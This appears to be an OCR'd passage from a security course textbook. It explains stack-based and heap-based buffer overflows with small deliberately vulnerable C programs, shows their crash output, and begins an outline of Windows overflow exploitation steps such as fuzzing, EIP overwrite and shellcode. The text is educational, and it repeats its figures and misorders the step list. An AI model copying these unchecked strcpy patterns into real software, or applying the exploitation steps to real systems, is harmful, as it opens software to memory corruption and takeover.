End of Stack
Bottom of Stack
Data on Stack Segment
Some data may be overwritten
4 Bytes
New Return Address
n Bytes + new data
Overwritten Data on Stack Segment
Malicious Code. Ex. Execve(/bin/sh)
SP
End of Stack

A Normal Stack

Stack when Attacker calls a function

Stack when attacker overflows buffer in function to smash the stack

Figure 6.38: Demonstration of stack-based buffer overflow

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.




input=malloc(20);
output=malloc(20);
XXXXXXXXXXXXXXXXXXXX
"normal output\0"
Heap: Before Overflow
input=malloc(20);
output=malloc(20);
fnordfnordfnordfnordf
fno
rdfnordfnord\0
Heap: After Overflow

Figure 6.39: Demonstration of heap-based buffer overflow



Simple Buffer Overflow in C

Example of Stack-Based Overflow

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str); /*copy 20 characters of str into buff*/
    return 1; /*This causes access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
    /*Print a small message. Execution will never reach this point
    because of overflow*/
    printf("After buffer overflow\n");
    return 1;/*Exits main function*/
}
```

```
┌─[root@parrot]─[~]
└──╼ #gcc stack.c
┌─[root@parrot]─[~]
└──╼ #./a.out
Segmentation fault
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

Example of Heap-Based Overflow


```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
    char *in = malloc(18);
    char *out = malloc(18);
    strcpy(out, "Sample Output");
    strcpy (in, argv[1]); /* Pass command-line argument having more
    than 18 characters. in variable causes buffer overflow and
    overwrites out buffer*/
    printf("Input at %p: %s\n",in,in);
    printf("Output at %p: %s\n",out,out);
    printf("\n\n%s\n",out);
}
```

```
┌─[root@parrot]─[~]
└──╼ #gcc heap.c
┌─[root@parrot]─[~]
└──╼ #./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

File Edit View Search Tools Documents Help
Open
Save
Undo
stack.c
heap.c
Parrot Terminal
File Edit View Search Terminal Help


Simple Buffer Overflow in C

The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:




```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str); /*copy 20 characters of str into buff*/
    return 1; /*This causes access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
    /*Print a small message. Execution will never reach this point
    because of overflow*/
    printf("After buffer overflow\n");
    return 1;/*Exits main function*/
}
```

Figure 6.40: Screenshot of C program demonstrating stack-based buffer overflow


Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[~]
└──╼ #gcc stack.c
┌─[root@parrot]─[~]
└──╼ #./a.out
Segmentation fault
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

Figure 6.41: Screenshot showing the output of stack-based buffer overflow


File Edit View Search Tools Documents Help
Open
Save
Undo
heap.c

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
    char *in = malloc(18);
    char *out = malloc(18);
    strcpy(out, "Sample Output");
    strcpy (in, argv[1]); /* Pass command-line argument having more
    than 18 characters. in variable causes buffer overflow and
    overwrites out buffer*/
    printf("Input at %p: %s\n",in,in);
    printf("Output at %p: %s\n",out,out);
    printf("\n\n%s\n",out);
}
```

Figure 6.42: Screenshot of C program demonstrating heap-based buffer overflow


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #gcc heap.c
┌─[root@parrot]─[~]
└──╼ #./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

Figure 6.43: Screenshot showing the output of heap-based buffer overflow

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:


1. **Perform spiking**
2. **Perform fuzzing**
3. **Identify the offset**
4. **Overwrite the EIP register**
5. **Identify bad characters**
7. **Identify the right module**
6. **Generate shellcode**
8. **Gain root access**

Windows Buffer Overflow Exploitation (Cont'd)

Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

